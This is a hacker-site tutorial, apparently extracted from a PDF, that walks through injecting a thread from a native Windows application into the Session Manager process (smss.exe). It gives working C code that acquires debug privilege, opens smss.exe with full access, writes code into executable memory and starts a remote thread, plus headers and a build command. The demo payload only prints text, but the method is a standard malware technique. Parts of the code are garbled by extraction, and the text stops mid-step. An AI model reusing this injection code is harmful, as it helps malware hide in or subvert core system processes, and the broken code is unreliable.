

X1MACHINE.COM / REMOTE ADMINISTRATION SYSTEMS

Native Thread Injection | Into the session manager subsystem

Author: cross <cross@x1machine.com>

Home: <http://x1machine.com>

Disclaimer: Please, donot use this code in malicious software



Intro.



So, thats not actually some mega explanation paper about some cool hacker stuff, just a little advisory. I will not explain here a lot of code, coz it will be A LOT.

This paper is based on my another paper: 3 Steps down the stairs, but here we will take a look at Thread Injection inside the windows native world. So, i will show you working example how you can inject a thread from one native application into another, in this case, it will be Session Manager Subsystem. It will be an injection attack against smss.exe.

Just a few things for people, unfamiliar with all this native stuff. A little quote from wiki:

“The Native API (with capitalized N) is the publicly incompletely documented application programming interface used internally by the Windows NT family of operating systems produced by Microsoft.[1] Most of the Native API calls are implemented in ntoskrnl.exe and are exposed to user mode by ntdll.dll. Some Native API calls are implemented in user mode directly within ntdll.dll.

While most of Microsoft Windows is implemented using the documented and well-defined Windows API, a few components, such as the Client/Server Runtime Subsystem are implemented using the Native API, as they are started early enough in the Windows NT Startup Process that the Windows API is not available yet.

“Native windows api are sometimes used in Win32 applications, rarely in legit apps, mostly in malware. Examining malicious code you often can observe its usage in following way:

--[file header.h]--

```
typedef WINAPI NTAPI;
```

```
typedef struct _MY_AWESOME_STRUCTURE {
    USHORT Argument;
    USHORT NextShit;
    PWSTR Whatever;
} MY_AWESOME_STRUCTURE;
```

```
typedef MY_AWESOME_STRUCTURE *PMY_AWESOME_STRUCTURE;
```

NTSTATUS

```
(NTAPI *NtAwesomeFunction)
( PMY_AWESOME_STRUCTURE Something ,PCWSTR NextSomething);
```

--[cut]--

--[file main.c]--

```
#include <windows.h>
```

```
#include "header.h"
```

```
BOOL GimmeNative()
```

```
HMODULE hObsolete = GetModuleHandle("ntdll.dll");
```

```
*(FARPROC *)&NtAwesomeFunction = GetProcAddress(hObsolete, "NtAwesomeFunction");
```

```
return 0;
```

```
}
```

```
Int main()
```

```
MY_AWESOME_STRUCTURE argument1;
```

```
PCWSTR argument2;
```

```
GimmeNative();
```

```
NtAwesomeFunction(argument1, argument2);
```


```
Return 0;
```

```
}
```

--[cut]--

Thats how its done from Win32 world. But thats just an example for those of you who dont know much about it or never encounter such. For malware researcherers obvious.

Now, to give you an idea about pure native application, i will present here, probably the simplest example of it.



--[file nt.h]--

```
#define NtCurrentProcess() ( (HANDLE) -1 )
// structures...
typedef struct {
    ULONG        Unknown[21];
    UNICODE_STRING CommandLine;
    UNICODE_STRING ImageFile;
} ENVIRONMENT_INFORMATION, *PENVIRONMENT_INFORMATION;

typedef struct {
    ULONG        Unknown[3];
    PENVIRONMENT_INFORMATION Environment;
} STARTUP_ARGUMENT, *PSTARTUP_ARGUMENT;

// function definitions..
NTSTATUS NTAPI
NtDisplayString(PUNICODE_STRING String ); // similar to win32 sleep function
NTSTATUS NTAPI
NtDelayExecution(IN BOOLEAN Alertable, IN PLARGE_INTEGER DelayInterval ); // like sleep
NTSTATUS NTAPI
NtTerminateProcess(HANDLE ProcessHandle, LONG ExitStatus ); // terminate own process
VOID NTAPI
RtlInitUnicodeString(PUNICODE_STRING DestinationString,PCWSTR SourceString); // initialization of
unicode string
```

--[cut]--


--[file nt.c]--

```
#include <ddk\ntddk.h>
#include "nt.h"

// just to make life easier, we create our own sleep like function with argument in seconds
BOOL NtDelayExecutionEx(DWORD dwSeconds){
    LARGE_INTEGER Interval;
    Interval.QuadPart = -(unsigned __int64)dwSeconds * 10000 * 1000;
    NtDelayExecution (FALSE, &Interval);
}

void NtProcessStartup( PSTARTUP_ARGUMENT Argument ){ // entry point
    UNICODE_STRING dbgMessage; // unicode string
    RtlInitUnicodeString(&dbgMessage, L"Hello from Native :)\n"); // lets initialize it
    NtDisplayString( &dbgMessage ); // print message
    NtDelayExecutionEx(5); // sleep 5 secs
    NtTerminateProcess( NtCurrentProcess(), 0 ); // terminate our own process and return control to session manager
    subsystem
}

--[cut]--
```



So, this application will do just a few useless things: it will print out, during system boot time, on a blue screen a message "Hello from Native :)", sleep for 5 seconds and terminate itself. Easy. And now i will show you how this above function can be injected into session manager subsystem. A thread injection is widely known routine and there is nothing special about it, but i couldnt find anything, describing this technique in native applications, on the net, so here we go. Alright, straight to the subject my friends, we dont have much time, life is too short damn...

Into the code.

****[code snippet / file inject.c]****

```
#include <ddk\ntddk.h>
#include "nt.h"
// our remote functions prototypes
typedef VOID (NTAPI *my_RtlInitUnicodeString)(PUNICODE_STRING ,PCWSTR);
typedef NTSTATUS (NTAPI *my_NtDisplayString)(PUNICODE_STRING);
typedef NTSTATUS (NTAPI *my_NtTerminateThread)( HANDLE , NTSTATUS );
typedef NTSTATUS (NTAPI *my_NtDelayExecution)(BOOLEAN, PLARGE_INTEGER);
```

****[cut]****

now build the remote structure...


****[code snippet / file inject.c]****

```
typedef struct _NtRemoteStructure {
    PVOID pvRtlInitUnicodeString;
    PVOID pvNtDisplayString;
    PVOID pvNtTerminateThread;
    WCHAR dbgMessage[100];
    UNICODE_STRING output;
} NtRemoteStructure;
```

```
NtRemoteStructure my_Structure,*pmy_Structure;
```

****[cut]****

Ok, and now you'll probably ask, but how the hell we get the pid of smss.exe?
We only know such functions like: Process32Next, CreateToolHelpSnapShot, Process32First.
No, we know much more...



****[code snippet / inject.c]****

```
HANDLE KeGetPID(WCHAR *pstrProcessName){  
    UNICODE_STRING dbgMessage;  
    NTSTATUS Status;  
    SIZE_T cbBuffer = 0x8000;  
    PVOID pBuffer = NULL;  
    HANDLE hResult = NULL;  
    PULONG dwId;  
    PSYSTEM PROCESSES pProcesses;  
    RTL_HEAP_DEFINITION heapParams;  
    heapParams.Length = sizeof( RTL_HEAP_PARAMETERS );  
  
    do{  
        pBuffer = (void *)RtlAllocateHeap(NtGetProcessHeap(), 0, cbBuffer); if (pBuffer == NULL){return 0;}  
        Status = NtQuerySystemInformation(SystemProcessInformation,pBuffer, cbBuffer, NULL);  
        if (Status == STATUS_INFO_LENGTH_MISMATCH){  
            RtlFreeHeap(NtGetProcessHeap(), 0, pBuffer); cbBuffer *= 2;  
        } else if (!NT_SUCCESS(Status)){  
            RtlFreeHeap(NtGetProcessHeap(), 0, pBuffer); return 0;  
        }  
    }  
    while (Status == STATUS_INFO_LENGTH_MISMATCH);  
    pProcesses = (PSYSTEM PROCESSES)pBuffer;  
  
    for (;;){  
        WCHAR *pszProcessName = pProcesses->ProcessName.Buffer;  
        if (pszProcessName == NULL)pszProcessName = L"Idle";  
        if(wcscmp(pszProcessName, pstrProcessName) == 0){  
            dwId = (HANDLE)pProcesses->ProcessId;  
            break;  
        }  
    }  
  
    if (pProcesses->NextEntryDelta == 0)break;  
    pProcesses = (PSYSTEM PROCESSES)((BYT * )pProcesses)+ pProcesses->NextEntryDelta);  
}  
RtlFreeHeap(NtGetProcessHeap(), 0, pBuffer);  
return dwId;  
}  
  
****[ cut ]****
```

Thats it. This function will do the work.

So, i am still not a close "friend" of NtAllocateVirtualMemory, thats why we are going across:

****[code snippet / inject.c]****

```
LPVOID NTAPI NtVirtualAllocEx(IN HANDLE hProcess,IN LPVOID lpAddress,IN SIZE_T dwSize,  
                                IN DWORD flAllocationType, IN DWORD flProtect) {  
    NTSTATUS Status;  
    Status = NtAllocateVirtualMemory(hProcess,(PVOID *)&lpAddress,0,&dwSize,flAllocationType,flProtect);  
    if (!NT_SUCCESS(Status))return NULL; return lpAddress;  
}  
  
****[ cut ]****
```

And sleep function, just to make life easier.

****[code snippet / inject.c]****

```
BOOL NtDelayExecutionEx(DWORD dwSeconds){  
    LARGE_INTEGER Interval;  
    Interval.QuadPart = -(unsigned __int64)dwSeconds * 10000 * 1000;  
    NtDelayExecution(FALSE, &Interval);  
}
```

****[cut]****

Ok, lets write our remote thread function:

****[code snippet / inject.c]****

```
DWORD __stdcall ReThread(NtRemoteStructure *Parameter){
```

```
my_RtlInitUnicodeString myRtlInitUnicodeString = (my_RtlInitUnicodeString)Parameter->pvRtlInitUnicodeString;  
my_NtDisplayString myNtDisplayString = (my_NtDisplayString)Parameter->pvNtDisplayString;  
my_NtTerminateThread myNtTerminateThread = (my_NtTerminateThread)Parameter->pvNtTerminateThread;  
  
myRtlInitUnicodeString( &(Parameter->output), Parameter->dbgMessage);  
myNtDisplayString(&Parameter->output);  
myNtTerminateThread(NtCurrentThread(), 0);
```

}

****[cut]****

And now we are heading forward and writing really fast our main function, which is in fact responsible for execution of a remote thread, injection and all dirty work ;)

****[code snippet / inject.c]****

```
void NtProcessStartup( PSTARTUP_ARGUMENT Argument ){
```

```
void *pThread;  
HANDLE hProcess; // handle to smss  
UNICODE_STRING dbgMessage, uniNameNtDLL; // ....[].....  
OBJECT_ATTRIBUTES ObjectAttributes; // needed for open process function  
BOOL en; // out argument, needed for adjust privilege function  
WCHAR storage[250]; // here we will store smss's pid for later manipulations ;)  
CLIENT_ID ClientId; // this will contain smss's pid  
SIZE_T stThreadSize = 2048; // size of our remote thread  
HANDLE hNtDLL; // handle to loaded ntdll.dll  
ANSI_STRING ansiRtlInitUnicodeString, ansiNtDisplayString, ansiNtTerminateThread;  
// ^ this strings will contain names of our import functions, passed to LdrGetProcAddress;  
// functions names must be ansi strings
```

```
PVOID fRtlInitUnicodeString, fNtDisplayString, fNtTerminateThread;
```

```
RtlInitUnicodeString(&dbgMessage, L"\nTrying to inject thread...\n");  
NtDisplayString( &dbgMessage );
```

```
RtlAdjustPrivilege(20, TRUE, AdjustCurrentProcess, &en); // set debug privileges
```



```

ClientId.UniqueProcess = (HANDLE)KeGetPID(L"smss.exe"); // get smss.exe pid
ClientId.UniqueThread = 0; // zero
swprintf(storage, L"smss pid: %d", ClientId); // store smss pid for later print out
RtlInitUnicodeString(&dbgMessage, storage);
NtDisplayString( &dbgMessage ); // print smss's pid

InitializeObjectAttributes(&ObjectAttributes, NULL, 0, NULL, NULL); // whatever...
NtOpenProcess(&hProcess, PROCESS_ALL_ACCESS , &ObjectAttributes, &ClientId); // open this smss.exe
    // programm xD
pThread = NtVirtualAllocEx(hProcess, 0, stThreadSize, MEM_COMMIT |
MEM_RESERVE,PAGE_EXECUTE_READWRITE);
NtWriteVirtualMemory(hProcess, pThread, &ReThread, stThreadSize,0);
RtlZeroMemory(&my_Structure,sizeof(NtRemoteStructure));
// ^ we are allocating memory in smss.exe

RtlInitUnicodeString(&uniNameNtDLL, L"ntdll.dll"); // convert "ntdll.dll" to unicode string
RtlInitAnsiString(&ansiRtlInitUnicodeString, "RtlInitUnicodeString"); // conversion to ansi string
RtlInitAnsiString(&ansiNtDisplayString, "NtDisplayString");
RtlInitAnsiString(&ansiNtTerminateThread, "NtTerminateThread");

LdrLoadDll(NULL ,0 , &uniNameNtDLL, &hNtDLL); // load ntdll.dll

LdrGetProcedureAddress(hNtDLL, &ansiRtlInitUnicodeString, 0, &fRtlInitUnicodeString);
LdrGetProcedureAddress(hNtDLL, &ansiNtDisplayString, 0, &fNtDisplayString);
LdrGetProcedureAddress(hNtDLL, &ansiNtTerminateThread, 0, &fNtTerminateThread);
// ^ lets get all needed procedures adresses

my_Structure.pvRtlInitUnicodeString = (void *)fRtlInitUnicodeString;
my_Structure.pvNtDisplayString = (void *)fNtDisplayString;
my_Structure.pvNtTerminateThread = (void *)fNtTerminateThread;
swprintf(my_Structure.dbgMessage, L"\nInjected!\n");
// ^ assign values to the structure

DWORD dwSize = sizeof(NtRemoteStructure);
pmy_Structure =(NtRemoteStructure *)NtVirtualAllocEx (hProcess ,
0,sizeof(NtRemoteStructure),MEM_COMMIT,PAGE_READWRITE);
NtWriteVirtualMemory(hProcess ,pmy_Structure,&my_Structure,sizeof(my_Structure),0);
RtlCreateUserThread(hProcess, NULL,FALSE, 0, 0,(PVOID)pThread,(PVOID)pmy_Structure, 0, 0);
NtClose(hProcess);
NtDelayExecutionEx(5); // just to show you output from our remote thread inside smss.exe
NtTerminateProcess( NtCurrentProcess(), 0 );
}

****[ cut ]****

```


Thats it. But, to compile the above code, you will need one extra file, a header file. Here we go:

```
****[ file nt.h ]****
```

```
#define NtGetProcessHeap()
#define NtCurrentThread()
```

```
(NtCurrentTeb()->PebBaseAddress->DefaultHeap)
((HANDLE) -2)
```

```
typedef struct {
    ULONG      Unknown[21];
    UNICODE_STRING CommandLine;
    UNICODE_STRING ImageFile;
} ENVIRONMENT_INFORMATION, *PENVIRONMENT_INFORMATION;
```



```

#if(_WIN32_WINNT >= 0x0400)
#define EXIT_STACK_SIZE 0x188
#else
#define EXIT_STACK_SIZE 0x190
#endif

typedef struct {
    ULONG Unknown[3];
    PENVIRONMENT_INFORMATION Environment;
} STARTUP_ARGUMENT, *PSTARTUP_ARGUMENT;

typedef struct {
    ULONG Length;
    ULONG Unknown[11];
} RTL_HEAP_DEFINITION, *PRTL_HEAP_DEFINITION;

typedef enum {
    AdjustCurrentProcess,
    AdjustCurrentThread
} ADJUST_PRIVILEGE_TYPE;

typedef STRING *PSTRING;
typedef STRING ANSI_STRING;
typedef PSTRING PANSI_STRING;

typedef struct _CURDIR
{
    UNICODE_STRING DosPath;
    HANDLE Handle;
} CURDIR, *PCURDIR;

typedef struct _RTL_DRIVE_LETTER_CURDIR
{
    WORD Flags;
    WORD Length;
    DWORD TimeStamp;
    STRING DosPath;
} RTL_DRIVE_LETTER_CURDIR, *PRTL_DRIVE_LETTER_CURDIR;

#define PROCESS_PARAMETERS_NORMALIZED 1 // pointers in are absolute (not self-relative)

typedef struct _PROCESS_PARAMETERS
{
    ULONG MaximumLength;
    ULONG Length;
    ULONG Flags; //PROCESS_PARAMETERS_NORMALIZED
    ULONG DebugFlags;
    HANDLE ConsoleHandle;
    ULONG ConsoleFlags;
    HANDLE StandardInput;
    HANDLE StandardOutput;
    HANDLE StandardError;
    HANDLE CurrentDirectory;
    UNICODE_STRING DllPath;
    UNICODE_STRING ImagePathName;
}

```

```

UNICODE_STRING CommandLine;
PWSTR Environment;
ULONG StartingX;
ULONG StartingY;
ULONG CountX;
ULONG CountY;
ULONG CountCharsX;
ULONG CountCharsY;
ULONG FillAttribute;
ULONG WindowFlags;
ULONG ShowWindowFlags;
ULONG WindowTitle;
ULONG Desktop;
ULONG ShellInfo;
ULONG RuntimeInfo;
RTL_DRIVE_LETTER_CURDIR CurrentDirectories[32];
} PROCESS_PARAMETERS, *PPROCESS_PARAMETERS;

```

```

typedef struct _PEB {
    ULONG AllocationSize;
    ULONG Unknown1;
    HANDLE ProcessInstance;
    PVOID DLLList;
    PPROCESS_PARAMETERS ProcessParameters;
    ULONG Unknown2;
    HANDLE DefaultHeap;
}

```

```
{ PEB, *PPEB;
```

```

typedef struct _TEB {
    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;
    PVOID StackBase;
    PVOID StackLimit;
    PVOID SubSystemTib;
    ULONG Version;
    PVOID ArbitraryUserPointer;
    struct _TEB *Self;


    ULONG Unknown1;
    CLIENT_ID ClientID;
    ULONG Unknown2;
    ULONG Unknown3;
    PPEB PebBaseAddress;
    ULONG LastError;
    ULONG Unknown[0x23];
    ULONG Locale;
    ULONG ExitStack[EXIT_STACK_SIZE];
}

```

```
{ TEB;
typedef TEB *PTEB;
```

```
typedef struct _SYSTEM_MODULE
```

```
{
    ULONG Reserved[2];
    ULONG Base;
    ULONG Size;
    ULONG Flags;
```




```

USHORT Index;
USHORT Unknown;
USHORT LoadCount;
USHORT ModuleNameOffset;
CHAR ImageName[256];
} SYSTEM_MODULE,
*PSYSTEM_MODULE;

typedef struct _SYSTEM_MODULE_INFORMATION
{
    ULONG uCount;
    SYSTEM_MODULE aSM[];
} SYSTEM_MODULE_INFORMATION,
*PSYSTEM_MODULE_INFORMATION;

typedef enum _SYSTEM_INFORMATION_CLASS
{
    SystemBasicInformation,           // 0x002C
    SystemProcessorInformation,       // 0x000C
    SystemPerformanceInformation,     // 0x0138
    SystemTimeInformation,           // 0x0020
    SystemPathInformation,           // not implemented
    SystemProcessInformation,         // 0x00C8+ per process
    SystemCallInformation,           // 0x0018 + (n * 0x0004)
    SystemConfigurationInformation,   // 0x0018
    SystemProcessorCounters,          // 0x0030 per cpu
    SystemGlobalFlag,                // 0x0004 (fails if size != 4)
    SystemCallTimeInformation,        // not implemented
    SystemModuleInformation,          // 0x0004 + (n * 0x011C)
    SystemLockInformation,            // 0x0004 + (n * 0x0024)
    SystemStackTraceInformation,      // not implemented
    SystemPagedPoolInformation,       // checked build only
    SystemNonPagedPoolInformation,    // checked build only
    SystemHandleInformation,          // 0x0004 + (n * 0x0010)
    SystemObjectTypeInformation,       // 0x0038+ + (n * 0x0030+)
    SystemPageFileInformation,        // 0x0018+ per page file
    SystemVdmInstemulInformation,     // 0x0088
    SystemVdmBopInformation,          // invalid info class
    SystemCacheInformation,           // 0x0024
    SystemPoolTagInformation,          // 0x0004 + (n * 0x001C)
    SystemInterruptInformation,        // 0x0000, or 0x0018 per cpu
    SystemDpcInformation,             // 0x0014
    SystemFullMemoryInformation,       // checked build only
    SystemLoadDriver,                 // 0x0018, set mode only
    SystemUnloadDriver,               // 0x0004, set mode only
    SystemTimeAdjustmentInformation,   // 0x000C, 0x0008 writeable
    SystemSummaryMemoryInformation,    // checked build only
    SystemNextEventIdInformation,      // checked build only
    SystemEventIdsInformation,         // checked build only
    SystemCrashDumpInformation,        // 0x0004
    SystemExceptionInformation,         // 0x0010
    SystemCrashDumpStateInformation,   // 0x0004
    SystemDebuggerInformation,          // 0x0002
    SystemContextSwitchInformation,     // 0x0030
    SystemRegistryQuotaInformation,    // 0x000C
    SystemAddDriver,                  // 0x0008, set mode only
    SystemPrioritySeparationInformation, // 0x0004, set mode only
}

```



```
SystemPlugPlayBusInformation, // not implemented
SystemDockInformation, // not implemented
SystemPowerInfo, // 0x0060 (XP only!)
SystemProcessorSpeedInformation, // 0x000C (XP only!)
SystemTimeZoneInformation, // 0x00AC
SystemLookasideInformation, // n * 0x0020
SystemSetTimeSlipEvent,
SystemCreateSession, // set mode only
SystemDeleteSession, // set mode only
SystemInvalidInfoClass1, // invalid info class
SystemRangeStartInformation, // 0x0004 (fails if size != 4)
SystemVerifierInformation,
SystemAddVerifier,
SystemSessionProcessesInformation, // checked build only
    MaxSystemInfoClass
} SYSTEM_INFORMATION_CLASS, *PSYSTEM_INFORMATION_CLASS;
```

```
typedef struct THREAD_BASIC_INFORMATION
```

```
{
```

```
    NTSTATUS ExitStatus;
    PVOID TebBaseAddress;
    CLIENT_ID ClientId;
    KAFFINITY AffinityMask;
    KPRIORITY Priority;
    KPRIORITY BasePriority;
```

```
} THREAD_BASIC_INFORMATION,
*PTHREAD_BASIC_INFORMATION;
```

```
typedef enum _KTHREAD_STATE {
```

```
    Initialized,
    Ready,
    Running,
    Standby,
    Terminated,
    Waiting,
    Transition,
    DeferredReady,
```

```
} THREAD_STATE, *PTHREAD_STATE;
```


```
typedef struct _SYSTEM_THREADS
```

```
{
```

```
    LARGE_INTEGER KernelTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER CreateTime;
    ULONG WaitTime;
    PVOID StartAddress;
    CLIENT_ID ClientId;
    KPRIORITY Priority;
    KPRIORITY BasePriority;
    ULONG ContextSwitchCount;
    THREAD_STATE State;
    KWAIT_REASON WaitReason;
```

```
} SYSTEM_THREADS,*PSYSTEM_THREADS;
```

```
typedef struct _VM_COUNTERS
```



```
{  
    ULONG PeakVirtualSize;  
    ULONG VirtualSize;  
    ULONG PageFaultCount;  
    ULONG PeakWorkingSetSize;  
    ULONG WorkingSetSize;  
    ULONG QuotaPeakPagedPoolUsage;  
    ULONG QuotaPagedPoolUsage;  
    ULONG QuotaPeakNonPagedPoolUsage;  
    ULONG QuotaNonPagedPoolUsage;  
    ULONG PagefileUsage;  
    ULONG PeakPagefileUsage;  
} VM_COUNTERS,*PVM_COUNTERS;
```

```
typedef struct _SYSTEM_PROCESSES {  
    ULONG NextEntryDelta;  
    ULONG ThreadCount;  
    ULONG Reserved1[6];  
    LARGE_INTEGER CreateTime;  
    LARGE_INTEGER UserTime;  
    LARGE_INTEGER KernelTime;  
    UNICODE_STRING ProcessName;  
    KPRIORITY BasePriority;  
    HANDLE ProcessId;  
    HANDLE InheritedFromProcessId;  
    ULONG HandleCount;  
    ULONG Reserved2[2];  
    VM_COUNTERS VmCounters;  
    IO_COUNTERS IoCounters;  
    SYSTEM_THREADS Threads[1];  
} SYSTEM_PROCESSES,*PSYSTEM_PROCESSES;
```

```
typedef NTSTATUS(NTAPI * PRTL_HEAP_COMMIT_ROUTINE)(IN PVOID Base,  
    IN OUT PVOID *CommitAddress,IN OUT PSIZE_T CommitSize);
```


```
typedef struct _RTL_HEAP_PARAMETERS {  
    ULONG Length;  
    SIZE_T SegmentReserve;  
    SIZE_T SegmentCommit;  
    SIZE_T DeCommitFreeBlockThreshold;  
    SIZE_T DeCommitTotalFreeThreshold;  
    SIZE_T MaximumAllocationSize;  
    SIZE_T VirtualMemoryThreshold;  
    SIZE_T InitialCommit;  
    SIZE_T InitialReserve;  
    PRTL_HEAP_COMMIT_ROUTINE CommitRoutine;  
    SIZE_T Reserved[ 2 ];  
} RTL_HEAP_PARAMETERS,*PRTL_HEAP_PARAMETERS;
```

```
NTSTATUS NTAPI NtDisplayString(PUNICODE_STRING String );
```

```
NTSTATUS NTAPI NtTerminateProcess(HANDLE ProcessHandle, LONG ExitStatus );
```

```
#define NtCurrentProcess() ( (HANDLE) -1 )
```

```
HANDLE NTAPI RtlCreateHeap(ULONG Flags, PVOID BaseAddress, ULONG SizeToReserve,  
    ULONG SizeToCommit, PVOID Unknown,PRTL_HEAP_DEFINITION Definition);
```



PVOID NTAPI RtlAllocateHeap(HANDLE Heap, ULONG Flags, ULONG Size);

VOID NTAPI RtlInitUnicodeString(PUNICODE_STRING DestinationString,PCWSTR SourceString);

LONG __stdcall RtlAdjustPrivilege(int,BOOL,BOOL *,

NTSTATUS NTAPI NtClose(IN HANDLE ObjectHandle);

NTSTATUS NTAPI NtDelayExecution(IN BOOLEAN Alertable, IN PLARGE_INTEGER DelayInterval);

NTSTATUS NTAPI RtlCreateUserThread(IN HANDLE ProcessHandle,
IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
IN BOOLEAN CreateSuspended, IN ULONG StackZeroBits, IN OUT PULONG StackReserved,
IN OUT PULONG StackCommit, IN PVOID StartAddress, IN PVOID StartParameter OPTIONAL,
OUT PHANDLE ThreadHandle, OUT PCLIENT_ID ClientID);

PVOID NTAPI RtlAllocateHeap(IN PVOID HeapHandle, IN ULONG Flags, IN ULONG Size);

NTSTATUS NTAPI NtQuerySystemInformation(IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
OUT PVOID SystemInformation, IN ULONG SystemInformationLength,
OUT PULONG ReturnLength OPTIONAL);

BOOLEAN NTAPI RtlFreeHeap(IN PVOID HeapHandle, IN ULONG Flags OPTIONAL,
IN PVOID MemoryPointer);

NTSTATUS NTAPI NtWaitForSingleObject(IN HANDLE ObjectHandle, IN BOOLEAN Alertable,
IN PLARGE_INTEGER TimeOut OPTIONAL);

NTSTATUS NTAPI NtOpenProcess(OUT PHANDLE ProcessHandle, IN ACCESS_MASK AccessMask,
IN POBJECT_ATTRIBUTES ObjectAttributes, IN PCLIENT_ID ClientId);

NTSTATUS NTAPI NtTerminateThread(IN HANDLE ThreadHandle, IN NTSTATUS ExitStatus);


NTSTATUS NTAPI NtAllocateVirtualMemory(IN HANDLE ProcessHandle, IN OUT PVOID *BaseAddress,
IN ULONG ZeroBits, IN OUT PULONG RegionSize, IN ULONG AllocationType, IN ULONG Protect);

NTSTATUS NTAPI NtWriteVirtualMemory(IN HANDLE ProcessHandle, IN PVOID BaseAddress,
IN PVOID Buffer, IN ULONG NumberOfBytesToWrite, OUT PULONG NumberOfBytesWritten OPTIONAL);

NTSTATUS NTAPI LdrGetProcedureAddress(IN HMODULE ModuleHandle,
IN PANSI_STRING FunctionName OPTIONAL,
IN WORD Ordinal OPTIONAL, OUT PVOID *FunctionAddress);

NTSTATUS NTAPI LdrLoadDll(IN PWCHAR PathToFile OPTIONAL, IN ULONG Flags OPTIONAL,
IN PUNICODE_STRING ModuleFileName, OUT PHANDLE ModuleHandle);

****[cut]****



So, you have to create 2 files from all that above: nt.c and nt.h, next compile them:

```
wine /root/bin/MinGW/bin/gcc.exe nt.c -o native.exe -lntdll -nostdlib -Wl,--subsystem,native,-e,_NtProcessStartup
```


Yes, you have to remove something from the line, coz i am compiling windows applications on my linux box mate.

Next, put native.exe into you syste32 folder manualy or do it programmers way:


```
